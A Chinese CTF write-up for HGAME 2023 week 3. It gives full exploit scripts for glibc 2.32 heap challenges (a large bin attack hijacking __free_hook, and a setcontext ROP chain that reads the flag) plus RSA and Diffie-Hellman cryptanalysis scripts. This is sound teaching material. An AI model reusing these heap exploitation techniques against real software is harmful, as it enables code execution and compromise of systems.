    b'cat flag\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{5786a62208dd5aab847597930c890abc17433c7d}\n'
hgame{5786a62208dd5aab847597930c890abc17433c7d}
$

```



## large\_note

这题环境也是 libc2.32，不同的是我们只能够申请大堆块了，那么需要利用到 large bin attack。

这里 large bin attack 并不能直接 getsHELL，但是能够在任意地址写上一个大数，而 tcache 中堆块的大小是由 tcache\_max\_bin 控制的，那么我们只需要在 tcache\_max\_bin 处写下一个大数那么我们后续 free 的堆块就会进入 tcache 从而利用和上一道题一样的手法就能 getsHELL 了。

tcache\_max\_bin 的位置在 `mp_+0x80` 处，为 0x40：

```
pwndbg> p &mp_
$2 = (struct malloc_par *) 0x7fd08dc23280 <mp_>
pwndbg> x/10gx 0x7fd08dc23280+0x10
0x7fd08dc23290 <mp_+16>:      0x000000000000020000      0x0000000000000000
0x7fd08dc232a0 <mp_+32>:      0x0000000000000000      0x0001000000000000
0x7fd08dc232b0 <mp_+48>:      0x0000000000000000      0x0000000000000000
0x7fd08dc232c0 <mp_+64>:      0x0000000000000000      0x000055d675343000
0x7fd08dc232d0 <mp_+80>:      0x0000000000000040      0x0000000000000408
```

large bin attack 实现，我们 free 的堆块一开始都会放入 unsorted bin 中，当我们申请堆块时，在 unsorted bin 中寻找合适堆块时有时会将会 unsorted bin 中的堆块根据大小放到 small bin 和 large bin 中去，large bin attack 就是利用在将 unsorted bin 中的堆块放到 large bin 中时会改变 fd\_nextsize 指针、bk\_nextsize 指针、fd 指针和 bk 指针完成的。

具体来说，我们在 large bin 中放入 chunk1，并且修改其 bk\_nextsize = target\_addr - 0x20，然后我们再 free 一个比 chunk1 小一点的 chunk2，由于我们修改了 bk\_nextsize，那么就会使假 chunk 的 fd\_nextsize 指向 chunk2，也就在我们的目标地址上写入了一个大数。

那么这里我们的目标地址就是 tcache\_max\_bin 的地址。后面的操作就和第一题一样了。

EXP:

```
1  from pwn import *
2  from pwn import p64, u64
3  context(arch='amd64', os='linux', log_level='debug')
4  elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week3/large_note/vuln'
5  libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/week3/large_note/libc-2.32.so'
6  elf = ELF(elfpath)
7  libc = ELF(libcpath)
8
9  select = 0
10 if select == 0:
11     p = process(elfpath)
12 else:
13     p = remote('week-3.hgame.lwsec.cn', 32593)
14
15 # gdb.attach(p)
16 def add(index, size):
17     p.sendlineafter(b'>', b'1')
18     p.sendlineafter(b'Index: ', str(index).encode())
19     p.sendlineafter(b'Size: ', str(size).encode())
20
21 def dele(index):
22     p.sendlineafter(b'>', b'2')
```



```

23     p.sendlineafter(b'Index: ', str(index).encode())
24
25 def show(index):
26     p.sendlineafter(b'>', b'4')
27     p.sendlineafter(b'Index: ', str(index).encode())
28
29 def edit(index, content):
30     p.sendlineafter(b'>', b'3')
31     p.sendlineafter(b'Index: ', str(index).encode())
32     p.sendafter(b'Content: ', content)
33
34     #! 泄露libc基址
35     add(0, 0x500)
36     add(1, 0x600) #! p1
37     add(2, 0x500)
38     add(3, 0x5f8) #! p2
39     add(4, 0x500)
40     delete(0)
41     edit(0, b'\x01')
42     show(0)
43     main_arena_offset = 0x1e3ba0
44     leak_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
45     libc_base_addr = leak_addr - main_arena_offset - 97
46     print("[+]libc base address: " + hex(libc_base_addr))
47     edit(0, b'\x00')
48     add(0, 0x500)
49
50     tcache_max_bins = libc_base_addr + main_arena_offset - 0x8d0
51     print("[+]tcache max bins: " + hex(tcache_max_bins))
52     fd = libc_base_addr + main_arena_offset + 1232
53     #! p1 --> large bins
54     delete(1)
55     add(5, 0x610)
56     #! p1 -> bk_nextsize = target - 0x20
57     edit(1, p64(fd) * 2 + p64(0) + p64(tcache_max_bins - 0x20))
58     delete(3)
59     #! target写入大数
60     add(6, 0x610)
61
62     free_hook_addr = libc_base_addr + libc.sym['__free_hook']
63     system_addr = libc_base_addr + libc.sym['system']
64     #! 泄露堆的基址
65     add(7, 0x500)
66     delete(7)
67     show(7)
68     heap_base_addr = (u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12)
69     print("[+]heap base address: " + hex(heap_base_addr))
70     add(9, 0x500)
71     add(10, 0x500)
72     delete(10)
73     delete(9)
74     #! 伪造chunk
75     edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
76     add(11, 0x500)
77     edit(11, b'/bin/sh\x00')

```

```

78 add(12, 0x500)
79 edit(12, p64(system_addr))
80 dele(11)
81 # pause()
82 p.interactive()

```

可以看到这里 bk\_nextsize 以及被修改为 tcache\_max\_bin 的地址了：

```

b'2. Delete note\n'
b'3. Edit note\n'
b'4. Show note\n'
b'5. Exit\n'
b'>'
[DEBUG] Sent 0x2 bytes:
  b'1\n'
[DEBUG] Received 0x7 bytes:
  b'Index: '
[DEBUG] Sent 0x2 bytes:
  b'0\n'
[DEBUG] Received 0x6 bytes:
  b'Size: '
[DEBUG] Sent 0x5 bytes:
  b'1280\n'
[DEBUG] tcache max bins: 0x7fd08dc232d0

```

```

Free chunk (largebins) | PREV_INUSE
Addr: 0x55d6753437a0
Size: 0x611
fd: 0x7fd08dc24070
bk: 0x7fd08dc24070
fd_nextsize: 0x00
bk_nextsize: 0x7fd08dc232b0

Allocated chunk
Addr: 0x55d675343db0
Size: 0x510

Allocated chunk | PREV_INUSE
Addr: 0x55d6753442c0
Size: 0x601

```

接着运行可以看到 tcache\_max\_bin 已经被修改了：

```

pwndbg> p &mp_
$3 = (struct malloc_par *) 0x7fd08dc23280 <mp_>
pwndbg> x/10gx 0x7fd08dc23280+0x10
0x7fd08dc23290 <mp_+16>:      0x0000000000002000      0x0000000000000008
0x7fd08dc232a0 <mp_+32>:      0x0000000000000000      0x0001000000000000
0x7fd08dc232b0 <mp_+48>:      0x0000000000000000      0x0000000000000000
0x7fd08dc232c0 <mp_+64>:      0x0000000000000000      0x000055d675343000
0x7fd08dc232d0 <mp_+80>:      0x000055d6753442c0      0x0000000000000408
pwndbg>

```

最后就是和第一题一样的步骤了。

```

flag
lib
lib32
lib64
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
  b'cat flag\n'
[DEBUG] Received 0x30 bytes:
  b'hgame{56dfa157a70068b3b3dd08195d0078bd2c55a40c}\n'
hgame{56dfa157a70068b3b3dd08195d0078bd2c55a40c}
$

```

## note\_context

环境和上一道题一模一样，不同的是开了沙箱，无法 getshell，只能 orw。

这里前面的步骤和上题一样，先修改 tcache\_max\_bin，同时这里需要在堆上执行 orw 的话需要用到 setcontext 来控制寄存器指向我们写入了 ROP 链的堆块来执行，在 libc2.32 中 setcontext 是使用 rdx 来控制各个寄存器的：

```

text:000000000053030 setcontext      proc near          ; CODE XREF: __start_context+10!p
text:000000000053030                                     ; DATA XREF: LOAD:0000000000CA78!o
text:000000000053030 ; __unwind {
text:000000000053030 endbr64
text:000000000053034 push     rdi
text:000000000053035 lea     rsi, [rdi+128h] ; nset
text:00000000005303C xor     edx, edx        ; oset
text:00000000005303E mov     edi, 2          ; how
text:000000000053043 mov     r10d, 8         ; sigsetsize
text:000000000053049 mov     eax, 0Eh
text:00000000005304E syscall          ; LINUX - sys_rt_sigprocmask
text:000000000053050 pop     rdx
text:000000000053051 cmp     rax, 0FFFFFFFFFFFFFF01h
text:000000000053057 jnb     loc_5317F
text:00000000005305D mov     rcx, [rdx+0E0h]
text:000000000053064 fldenv  byte ptr [rcx]
text:000000000053066 ldmxcsr dword ptr [rdx+1C0h]
text:00000000005306D mov     rsp, [rdx+0A0h]
text:000000000053074 mov     rbx, [rdx+80h]
text:00000000005307B mov     rbp, [rdx+78h]
text:00000000005307F mov     r12, [rdx+48h]
text:000000000053083 mov     r13, [rdx+50h]
text:000000000053087 mov     r14, [rdx+58h]
text:00000000005308B mov     r15, [rdx+60h]
text:00000000005308F test    dword ptr fs:48h, 2
text:00000000005309B jz      loc_53156

```

关键在下面 **0x5306D** 的地方，从这里开始执行，将 rsp 等设置为我们放置了 ROP 链的堆块即可。

那么我们还需要控制 rdx，这里需要找一个 gadget：

```

0x00000000005309E: mov rdx, qword ptr [rdi + 0xA0]; mov rax, qword ptr [rdx + 0x38]; sub rax, qword ptr [rdx +
0x0000000000530B6: mov rdx, qword ptr [rdi + 8]; mov qword ptr [rsp], rax; call qword ptr [rdx + 0x20];
0x000000000053175: mov rdx, qword ptr [rdx + 0x88]; xor eax, eax; ret;

```

那么我们利用 double free 劫持 `__free_hook`，将其修改为 gadget，然后再 free 一个 chunk，这个 chunk 的内容是写入了 orw 地址以及 setcontext 地址的 chunk 的地址，那么 rdx 被赋值为伪造 chunk 的地址，然后 `call [rdx+0x20]`，我们在 rdx+0x20 写入 setcontext 的地址，同时在 `rdx+0xA0` 写入 orw ROP 链的地址，这样就会使 rsp 执行 orw，进而执行 orw，注意这里后面需要加一个 ret 指令，因为 setcontext 后面有一个 `push rcx` 的操作，使 rcx 指向 ret 指令即可。

EXP:

```

1  from pwn import *
2  from pwn import p64, u64
3  context(arch='amd64',os='linux',log_level='debug')
4  elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/note_context/vuln'
5  libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/note_context/libc-2.32.so'
6  elf = ELF(elfpath)
7  libc = ELF(libcpath)
8
9  select = 1
10 if select == 0:
11     p = process(elfpath)
12 else:
13     p = remote('week-3.hgame.lwsec.cn', 30535)
14
15 # gdb.attach(p)
16 def add(index, size):
17     p.sendlineafter(b'>', b'1')
18     p.sendlineafter(b'Index: ', str(index).encode())
19     p.sendlineafter(b'Size: ', str(size).encode())
20
21 def dele(index):
22     p.sendlineafter(b'>', b'2')
23     p.sendlineafter(b'Index: ', str(index).encode())
24
25 def show(index):

```

```

26     p.sendlineafter(b'>', b'4')
27     p.sendlineafter(b'Index: ', str(index).encode())
28
29 def edit(index, content):
30     p.sendlineafter(b'>', b'3')
31     p.sendlineafter(b'Index: ', str(index).encode())
32     p.sendafter(b'Content: ', content)
33
34     #!/ 泄露libc基址
35     add(0, 0x500)
36     add(1, 0x600) #!/ p1
37     add(2, 0x500)
38     add(3, 0x5f8) #!/ p2
39     add(4, 0x500)
40     dele(0)
41     edit(0, b'\x01')
42     show(0)
43     main_arena_offset = 0x1e3ba0
44     leak_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
45     libc_base_addr = leak_addr - main_arena_offset - 97
46     print("[+]libc base address: " + hex(libc_base_addr))
47     edit(0, b'\x00')
48     add(0, 0x500)
49
50     tcache_max_bins = libc_base_addr + main_arena_offset - 0x8d0
51     print("[+]tcache max bins: " + hex(tcache_max_bins))
52     fd = libc_base_addr + main_arena_offset + 1232
53     #!/ p1 --> large bins
54     dele(1)
55     add(5, 0x610)
56     #!/ p1 -> bk_nextsize = target - 0x20
57     edit(1, p64(fd) * 2 + p64(0) + p64(tcache_max_bins - 0x20))
58     dele(3)
59     #!/ target写入大数
60     add(6, 0x610)
61
62     free_hook_addr = libc_base_addr + libc.sym['__free_hook']
63     #!/ 泄露堆的基址
64     add(7, 0x500)
65     dele(7)
66     show(7)
67     heap_base_addr = (u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12)
68     print("[+]heap base address: " + hex(heap_base_addr))
69     add(9, 0x500)
70     add(10, 0x500)
71     dele(10)
72     dele(9)
73
74     flag_addr = heap_base_addr + 0x2d0
75     mov_rdx_rdi = libc_base_addr + 0x14b760
76     #!/ mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ; call qword ptr [rdx + 0x20]
77     pop_rdi_ret = libc_base_addr + 0x2858f
78     pop_rsi_ret = libc_base_addr + 0x2ac3f
79     pop_rdx_r12_ret = libc_base_addr + 0x114161

```

```

80 | setcontext_addr = libc_base_addr + libc.sym['setcontext'] + 0x3d
81 | open_addr = libc_base_addr + libc.sym['open']
82 | read_addr = libc_base_addr + libc.sym['read']
83 | write_addr = libc_base_addr + libc.sym['write']
84 |
85 | #!/ open('./flag', 'rb')
86 | orw_payload = p64(pop_rdi_ret) + p64(flag_addr) + p64(pop_rsi_ret) + p64(0)
87 | + p64(open_addr)
87 | #!/ read(3, read_addr, 0x30)
88 | orw_payload += p64(pop_rdi_ret) + p64(3) + p64(pop_rsi_ret) +
89 | p64(heap_base_addr) + p64(pop_rdx_r12_ret) + p64(0x30) + p64(0) +
90 | p64(read_addr)
89 | #!/ write(1, read_addr, 0x30)
90 | orw_payload += p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_ret) +
91 | p64(heap_base_addr) + p64(pop_rdx_r12_ret) + p64(0x30) + p64(0) +
92 | p64(write_addr)
91 |
92 | #!/ 伪造chunk
93 | edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
94 | add(11, 0x500)
95 | edit(11, b'./flag\x00\x00') #!/ 写入flag字符串
96 | add(12, 0x500) #!/ 劫持__free_hook
97 |
98 | edit(12, p64(mov_rdx_rdi)) #!/ __free_hook被修改为gadget
99 | add(13, 0x500)
100 | add(14, 0x500)
101 | add(15, 0x500)
102 | #!/ 在一个chunk里面写入setcontext地址，然后控制rdx指向这个chunk
103 | edit(15, orw_payload)
104 | orw_addr = heap_base_addr + 0x2440
105 | ret_addr = libc_base_addr + 0x26699
106 | #!/ 布置一个chunk来执行setcontext以及orw
107 | edit(14, p64(0) * 4 + p64(setcontext_addr) + ((0xa0 - 0x28) // 8) * p64(0)
108 | + p64(orw_addr) + p64(ret_addr))
108 | #!/ 将要free的chunk内写入执行orw的chunk的地址
109 | edit(13, p64(0) + p64(heap_base_addr + 0x1f30))
110 | dele(13)
111 | # pause()
112 | p.interactive()

```

```

b'13\n'
[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
b'hgame{a19df9a96133419d597dbd162ee0206378722f7e}\n'
hgame{a19df9a96133419d597dbd162ee0206378722f7e}
[*] Got EOF while reading in interactive

```

## Crypto

### ezDH

challenge:

```

1 | from sage.all import *
2 | from Crypto.Util.number import *
3 | from secret import Alice_secret, Bob_secret, FLAG

```

```

4 import random
5
6 f = open('output', 'w')
7
8 N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb27178
  Od8ba89e3cf202904efde03c59fef3e362b12e5af5afe8431cde31888211d72cc1a00f7c92cb
  6adb17ca909c3b84fcad66ac3be724fbcbe13d83bbd3ad50c41a79fcd04c251be61c0749ea4
  97e65e408dac4bbcb3148db4ad9ca0aa4ee032f2a4d6e6482093aa7133e5b1800001
9 g = 2
10
11 A = power_mod(g, Alice_secret, N)
12 f.write("Alice send to Bob: {{ 'g': {g}, 'A': {A} }}\n".format(g=g,
  A=hex(A)))
13 B = power_mod(g, Bob_secret, N)
14 f.write("Bob send to Alice: {{ 'B': {B} }}\n".format(B=hex(B)))
15
16 shared_secret = pow(A, Bob_secret, N)
17
18 p=68647976601306097149819007990813932172694353001433054093944634591855431833
  9765605212255964066145455497729631139148085803712198799971664381257402829111
  5057151
19 a=-3
20 b=10938490380737342745111123907668055699362075989516837489945863944959531161
  5073501601370873757375962324859213229670631330943845253159101291214232748847
  8985984
21 E = EllipticCurve(GF(p), [a, b])
22 G = E.random_point()
23 Pa = shared_secret * G
24 f.write(f"Alice send to Bob: {{ 'E': {E}, 'G': {G.xy()}, 'Pa': {Pa.xy()}
  }}\n")
25
26 k = random.randint(2, p)
27 m = E.lift_x(Integer(bytes_to_long(FLAG)))
28 P1 = k * G
29 P2 = k * Pa
30 c = m + P2
31 f.write(f"Bob send to Alice: {{ {P1.xy()}, {c.xy()} }}\n")
32 # Alice send to Bob: { 'g': 2, 'A':
  0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e93
  48aebfc8eba16e850bbb94c35641c2e7e7e8cb76032ad068a83742dbc0a1ad3f3bef19f8ae65
  53f39d8771d43e5f2fcb986bd72459456d073e70d5be4d79ce5f10f76edea01492f11b807ebf
  f0faf6819d62a8e972084e1ed5dd6e0152df2b0477a42246bbaa04389abf639833 }
33 # Bob send to Alice: {'B':
  0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e
  684c0c379d5819734fd4a09d80add1b3310d76f42fcb1e2f5aac6bccdd285589b3c2620342def
  fb73464209130adbd3a444b253fc648b40f0accec7493adcb3be3ee3d71a00a2b121c65b06769
  aada82cd1432a6270e84f7350cd61dddc17fe14de54ab436f41b9c9a0430510dde }

```

```

34 # Alice send to Bob: { 'E': Elliptic Curve defined by y^2 = x^3 +
6864797660130609714981900799081393217269435300143305409394463459185543183397
6560521225596406614545549772963113914808580371219879997166438125740282911150
57148*x +
1093849038073734274511112390766805569936207598951683748994586394495953116150
7350160137087375737596232485921322967063133094384525315910129121423274884789
85984 over Finite Field of size
6864797660130609714981900799081393217269435300143305409394463459185543183397
6560521225596406614545549772963113914808580371219879997166438125740282911150
57151, 'G':
(620587791833377028732340367054366173412917008595419876782086196226117420264
6976379181735257759867760655835711845144326470613882395445975482219869828210
975915,
3475351956909044812130266914587199895248867449669290021764126870271692995160
2018605643022067483739509798910717051834654001860067093765013823256248510122
61206), 'Pa':
(213191673475922432382213210371345094237212785797549144899875373479638781013
9407713081623540463771547844600806401723562334185214530516095152824413924854
874698,
1690322613136671350646569297044951327454506934124656653046321341087958059722
8091205009990914930978806958887775634862121797980373501514393105389487192714
67773) }
35 # Bob send to Alice: {
(203263895957573779855373423895317706567102111245000247182422573449173560460
0003028491729131445734432442510201955977472408728415227018746467250107080483
073647,
3510147080793750133751646930018687527128938175786714269902604502700248948154
2998539802507815837896238386312445206491130716647678979646119021204111420278
48868),
(667037343734418040412798382148217814937411681754468809498641263157585402138
5459676854475335068369698875988135009698187255523501841013430892133371577987
480522,
6648964426034677304189862902917458328845484047818707598329079806732346274848
9557477007161019832071653473159161820769287640766020088466950491818741877070
51395) }

```

实现了 DH 密钥交换并使用圆锥曲线进行加密，那么这里已知

$G, Pa = shared * G, P1 = k * G, c = m + P2$ ，同时可以知道  $P2 = shared * P1$ ，那么这里我们只要求出  $shared$  即可进行解密，这里可以直接利用 `discrete_log` 求出离散对数，再求  $shared$  就很简单了。

```

1 from sage.all import *
2 from Crypto.Util.number import *
3 N =
0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d
8ba89e3cf202904efde03c59fef3e362b12e5af5afe8431cde31888211d72cc1a00f7c92cb6a
db17ca909c3b84fcad66ac3be724fbcbe13d83bbd3ad50c41a79fcd04c251be61c0749ea497
e65e408dac4bbcb3148db4ad9ca0aa4ee032f2a4d6e6482093aa7133e5b1800001
4 g = 2
5 A =
0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e93
48aebfc8eba16e850bbb94c35641c2e7e7e8cb76032ad068a83742dbc0a1ad3f3bef19f8ae65
53f39d8771d43e5f2fcb986bd72459456d073e70d5be4d79ce5f10f76edea01492f11b807ebf
f0faf6819d62a8e972084e1ed5dd6e0152df2b0477a42246bbaa04389abf639833

```



```

6 B =
  0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e
  684c0c379d5819734fd4a09d80add1b3310d76f42fcb1e2f5aac6bcd285589b3c2620342def
  fb73464209130adbd3a444b253fc648b40f0acec7493adcb3be3ee3d71a00a2b121c65b06769
  aada82cd1432a6270e84f7350cd61dddc17fe14de54ab436f41b9c9a0430510dde
7 s = discrete_log(mod(B, N), mod(g, N))
8 assert int(pow(g, s, N)) == B
9
10 shared_secret = int(pow(A, s, N))
11 print("[+]shared secret: " + str(shared_secret))
12 p =
  6864797660130609714981900799081393217269435300143305409394463459185543183397
  6560521225596406614545549772963113914808580371219879997166438125740282911150
  57151
13 a = -3
14 b =
  1093849038073734274511112390766805569936207598951683748994586394495953116150
  7350160137087375737596232485921322967063133094384525315910129121423274884789
  85984
15 E = EllipticCurve(GF(p), [a, b])
16 G =
  E(62058779183337702873234036705436617341291700859541987678208619622611742026
  4697637918173525775986776065583571184514432647061388239544597548221986982821
  0975915,
  3475351956909044812130266914587199895248867449669290021764126870271692995160
  2018605643022067483739509798910717051834654001860067093765013823256248510122
  61206)
17 Pa =
  E(21319167347592243238221321037134509423721278579754914489987537347963878101
  3940771308162354046377154784460080640172356233418521453051609515282441392485
  4874698,
  1690322613136671350646569297044951327454506934124656653046321341087958059722
  8091205009990914930978806958887775634862121797980373501514393105389487192714
  67773)
18 P1 =
  E(20326389595757377985537342389531770656710211124500024718242257344917356046
  0000302849172913144573443244251020195597747240872841522701874646725010708048
  3073647,
  3510147080793750133751646930018687527128938175786714269902604502700248948154
  2998539802507815837896238386312445206491130716647678979646119021204111420278
  48868)
19 c =
  E(66703734373441804041279838214821781493741168175446880949864126315758540213
  8545967685447533506836969887598813500969818725552350184101343089213337157798
  7480522,
  6648964426034677304189862902917458328845484047818707598329079806732346274848
  9557477007161019832071653473159161820769287640766020088466950491818741877070
  51395)
20
21 P2 = shared_secret * P1
22 m = c - P2
23 flag = m[0]
24 print(long_to_bytes(int(flag)))
25 # b'hgame{weak_p@ramet3r_make_DHKE_broken}'

```



## RSA大冒险2

challenge1:

```
1 from Crypto.Util.number import *
2 from math import isqrt
3 from challenges import chall1_secret
4
5 class RSAServe:
6     def __init__(self) -> None:
7         def create_keypair(size):
8             while True:
9                 p = getPrime(size // 2)
10                 q = getPrime(size // 2)
11                 if q < p < 2*q:
12                     break
13                 N = p*q
14                 phi = (p-1)*(q-1)
15                 max_d = isqrt(isqrt(N)) // 3
16                 max_d_bits = max_d.bit_length() - 1
17                 while True:
18                     d = getRandomNBitInteger(max_d_bits)
19                     try:
20                         e = int(inverse(d, phi))
21                     except ZeroDivisionError:
22                         continue
23                     if (e * d) % phi == 1:
24                         break
25                 return N, e, d
26         self.N, self.e, self.d = create_keypair(1024)
27         self.m = chall1_secret
28
29     def encrypt(self):
30         m_ = bytes_to_long(self.m)
31         c = pow(m_, self.e, self.N)
32         return hex(c)
33
34     def check(self, msg):
35         return msg == self.m
36
37     def pubkey(self):
38         return {"N":self.N, "e":self.e}
```

可以看出已经给出了 $d < \frac{\sqrt{N}}{3}$ ，那么可以利用维纳攻击分解 $N$ 。

challenge2:

```
1 from Crypto.Util.number import *
2 from challenges import chall2_secret
3
4 def next_prime(p):
5     k=1
6     while True:
7         if isPrime(p+k):
8             return p+k
```

```

9         k+=1
10
11 class RSAServe:
12     def __init__(self) -> None:
13         def creat_keypair(nbits, beta):
14             p = getPrime(nbits // 2)
15             q = next_prime(p+getRandomNBitInteger(int(nbits*beta)))
16             N = p*q
17             phi = (p-1)*(q-1)
18             while True:
19                 e = getRandomNBitInteger(16)
20                 if GCD(e, phi) == 2:
21                     break
22             d = inverse(e, phi)
23             return N, e, d
24         self.N, self.e, self.d = creat_keypair(1024, 0.25)
25         self.m = chall2_secret
26
27     def encrypt(self):
28         m_ = bytes_to_long(self.m)
29         c = pow(m_, self.e, self.N)
30         return hex(c)
31
32     def check(self, msg):
33         return msg == self.m
34
35     def pubkey(self):
36         return {"N":self.N, "e":self.e}

```

这里由于 $p, q$ 相差太小，很容易就能够分解 $N$ ，另外这里 $\gcd(e, \phi) = 2$ ，这里直接求 $d = \frac{e}{2}^{-1} \bmod \phi$ ，然后 $m = \sqrt{\text{pow}(m, d, N)}$ 即可。

challenge3:

```

1 from Crypto.Util.number import *
2 from challenges import chall3_secret
3
4 class RSAServe:
5     def __init__(self) -> None:
6         def create_keypair(nbits):
7             p = getPrime(nbits // 2)
8             q = getPrime(nbits // 2)
9             N = p*q
10            phi = (p-1)*(q-1)
11            e = 65537
12            d = inverse(e, phi)
13            leak = p >> 253
14            return N, e, d, leak
15        self.N, self.e, self.d, self.leak = create_keypair(1024)
16        self.m = chall3_secret
17
18    def encrypt(self):
19        m_ = bytes_to_long(self.m)
20        c = pow(m_, self.e, self.N)
21        return hex(c)

```

```

22
23     def check(self, msg):
24         return msg == self.m
25
26     def pubkey(self):
27         return {"N":self.N, "e":self.e, "leak":self.leak}

```

当脚本小子果然还是不行，这里只给出了 $p$ 的前 259 位，而 sage 中自带的 small\_roots 的上限大概为 227 位，显然是远远不够的，那么这就需要我们自己去构造格子。

首先可以了解一下 [coppersmith](#)，是一个利用格基规约算法将一个模  $N$  的多项式规约到整数域上的一个多项式，并且这两个多项式的根是一样的，可以在多项式时间内求出这个根。那么这个算法的界显然与构造的格子有关，这里我们构造的多项式是  $F(x) = x + p'$ ，这里  $p'$  就是泄露的高位，那么这个多项式在模  $p$  的意义下的根就是  $p$  的未知低位了。

这里考虑这样一种的格子构造，其中每个行向量是这样一个多项式：

$$N^4, N^3 F(x), N^2 F(x)^2, N F(x)^3, F(x)^4, X F(x)^4, X^2 F(x)^4, X^3 F(x)^4$$

这里  $X$  即为我们要求解的上界，当然这个上界是比较模糊的，有时稍微大一点也能解出来。

经过测试，上述格子解出缺失位数的上限是 217 位，那么我们需要提高一些手段来提高这个上限，最常见的就是增大次数和格的维度。

经过测试发现，上述格的构造方法在格的维度为 30 阶是能够解缺失位数为 246 位，综合性能考虑，那么这里剩下的 7 位进行爆破即可。

求 p 脚本：

```

1  from sage.all import *
2
3  N =
4      6042042931334065046354250832920530137301046618000340405693887202358936435400
5      0989485162833508886593466591328261910857867383945807728439307805721307183363
6      1960847909978042105254620982583131271553273668190497447790645304369549490060
7      4677941087127378270855699786589356250906245660920485536419761129161961951232
8      2901
9
10     pbits = 512
11     kbits = pbits - 266
12     print("Unknown Bits is ", kbits)
13     for i in range(2 ** 7):
14         leak =
15             5856119664019654431335668207142784819333614452493517910670877010272751108702
16             18 << 7
17         leak += i
18         leak = leak << kbits
19         x = 2 ** kbits
20         M = matrix(ZZ, 30)
21         PR = PolynomialRing(ZZ, names='x'); (x,) = PR._first_ngens(1)
22         for j in range(15):
23             f = (x + leak) ** j * N ** (15 - j)
24             for k in range(15):
25                 M[j, k] = f[k] * x ** k
26         for j in range(15, 30):
27             f = (x + leak) ** 15 * x ** (j - 15)
28             for k in range(j, 16 + j):

```

```

21     M[j, k - 15] = f[k - j] * x ** (k - j)
22     L = M.LLL()[0]
23     # print("The shortest vector is : ", L)
24     G = 0
25     for i in range(len(L)):
26         G += L[i] / (x ** i) * x ** i
27     # print("The generate polynomial is : ", G)
28     roots = G.roots()
29     if roots:
30         print("The recover p_low is: ", roots[0][0])
31         print("The p is: ", leak + roots[0][0])
32         print(gcd(leak + roots[0][0], N) == leak + roots[0][0])
33         if roots[0][0] > 0:
34             exit(0)

```

```

1  from pwn import *
2  from RSA.WienerAttack import *
3  from Crypto.Util.number import *
4  from gmpy2 import iroot
5
6  r = remote('week-3.hgame.lwsec.cn', 31030)
7  def solve1():
8      N =
9      5839228323321659272523233330479071153941576320928983682571027792008337526574
10     1973829013435777321664834419146365095400881321505424129135622464308925704309
11     8749759876204386792059412788788281346547308898889281193082056004982270472616
12     3366683769926238976791136499278983472121149588967701348687036615197433987018
13     9017
14     e =
15     3109629303114980324737985315175661175943756087146870906305989073505525676760
16     8569771271591823721482550652809526687512493831025877046191323563829004840500
17     6565242807055951225676538439705872620381630154375036363311748306625349564954
18     8598675702697048468669416446538817900878829975983801347326630518752263933910
19     1667
20     c =
21     0x1369767c089cf434221450bb3ebf5cf2f0a24edfebaddb0d23eac57925fbc1592be3418370
22     a2134ac2711cab98fb189cbea40affb55c923bf743101a196b6620f90e37a7c92dbf02b4dba6
23     d752eefc5aa897f77693673d440d1c69cc030f6ed221c736b05703b30742b14d9223c912d6a9
24     257edc360ed9e8a137113728f8615f
25     d = WienerAttack(e, N)
26     m = pow(c, d, N)
27     r.sendafter(b'> ', b'1')
28     r.sendafter(b'> ', b'3')
29     r.sendafter(b'input your answer: ', long_to_bytes(m))
30
31  def solve2():
32      N =
33      7802259896771739998437414022879745275729023401301329464038259502485622329047
34      1118692792597437205458029561148298043376107945030454958352937727574796606322
35      6535094394013709649739211955195520505694271227285404496190294528796070069606
36      9683016496592995970949602475321044665895648742627324496308175324869959501434
37      7169

```

```

19     p =
8833040188277046437926689160220856108672561412405272260419800081632394521335
3107543199829625791007877729141379442246833170580876227143978687834194863785
07
20     q = N // p
21     e = 59222
22     c =
0x3f93dbbc1613617250bcb1d6ba04955ac46a9fd2f3ca568413b3a1b3ea8893005460322073
37eeae242b0e66194d046259df7dfc947830ced3503ee72ec6b5da3fb80c4b8ecd874430ac0b
ef7c918fa242c574c4e51ee2e53b2436e495570b4599383427b6750b3f4e06d7ba602124ad37
6b9bf74e7a9e32c7f62c0dca62e1a1
23     phi = (p - 1) * (q - 1)
24     e = e // 2
25     d = inverse(e, phi)
26     m = pow(c, d, N)
27     m = iroot(m, 2)[0]
28     r.sendafter(b'> ', b'2')
29     r.sendafter(b'> ', b'3')
30     r.sendafter(b'input your answer: ', long_to_bytes(m))
31
32 def solve3():
33     N =
6042042931334065046354250832920530137301046618000340405693887202358936435400
0989485162833508886593466591328261910857867383945807728439307805721307183363
1960847909978042105254620982583131271553273668190497447790645304369549490060
4677941087127378270855699786589356250906245660920485536419761129161961951232
2901
34     e = 65537
35     leak =
5856119664019654431335668207142784819333614452493517910670877010272751108702
18
36     c =
0x2b85705a55e2680448cc48d2ad2ca99fcd6119564b45bd3518f92c36b3659e1020f47bba87
c0593292577959f09a3ee872ddcb623f27f6f56d7fa8b5b970a1c1cdab90f2026ee91079f766
91f38bfdaa97d43e4251654b7d1ad3aa4340b050a5a6dc3a5270aed44bfd738fa6cddb289750
a29e5b3824d71870c6b4c7b330caa8
37     p =
8476154134007074528409615639912110463361416354065922457311023334893371820138
9505603276093591693907153596406355770773577185658715877566926740753830281394
93
